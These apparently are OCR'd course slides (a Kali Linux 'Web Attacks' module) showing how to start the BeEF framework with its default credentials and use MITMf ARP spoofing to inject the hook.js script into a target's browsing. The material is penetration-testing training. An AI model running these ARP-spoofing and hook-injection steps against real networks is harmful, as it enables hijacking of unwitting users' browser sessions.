Web Attacks

Tools in Kali Linux

Module #32

Introduction to Web Attacks

Security administrators for organizations are aware that there are malicious parties on the Internet, continuously looking for ways to penetrate any network they come across and in defense, administrators have security measures in place.

Common defenses include Firewalls, IPS/IDS, Anti-Virus, Content Filters, etc. In the past, these defenses were sufficient; however, threats are becoming more sophisticated nowadays.

We will see methods in Kali Linux, used to bypass standard security defenses from a remote location. We will see how to take advantage of the web server itself and compromise web applications using exploits, such as browser exploitation attacks, proxy attacks, and password harvesting.

Browser Exploitation Framework (BeEF)

Browser vulnerabilities can be exploited by malicious software to manipulate the expected behavior of a browser. These vulnerabilities are a popular attack vector, because most host systems leverage some form of Internet browser software.

BeEF is a browser-based exploit package that "hooks" one or more browsers as beachheads for launching attacks. A user can be hooked by accessing a customized URL and continue to see typical web traffic, while an attacker has access to the user's session. BeEF bypasses network security appliances and host-based, anti-virus applications by targeting the vulnerabilities found in common browsers, such as IE and Firefox.

Browser Exploitation Framework (BeEF)


BeEF can be found at beefproject.com.
To checkout a read only copy of the repository you can issue the command below:

git clone https://github.com/beefproject/beef

```
root@kali:~# beef-xss
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
root@kali:~#
```


Default username/password to be used: beef/beef

Browser Exploitation Framework (BeEF)




Do you see the **Hook URL**? That's important. Remember or copy the URL provided.

Browser Exploitation Framework (BeEF)



Browser Exploitation Framework (BeEF)




BeEF: Injecting the hook.js script

Open up a new terminal.
We'll be using MITMf to inject the hooking script.
Use mitmf --spoof --arp -i <interface> --gateway <router IP> --target <target IP> --inject --js-url <hook.js URL> as the format.


--spoof loads the spoof plugin
--arp redirects ARP packets
-i specifies the interface to inject packets on
--gateway sets the IP of your router to redirect through
--target sets the target IP to inject the hook.js script
--inject loads the inject function
--js-url specifies the JavaScript code to inject

Browser Exploitation Framework (BeEF)




Browser Exploitation Framework (BeEF)


If we check our BeEF panel, you will see the hooked computer right on the **Online Browsers** tab.




Browser Exploitation Framework (BeEF)



Browser Exploitation Framework (BeEF)





BeEF

MITMf will continue injecting the script into every website the victim visits, so you'll never lose control!

Thank You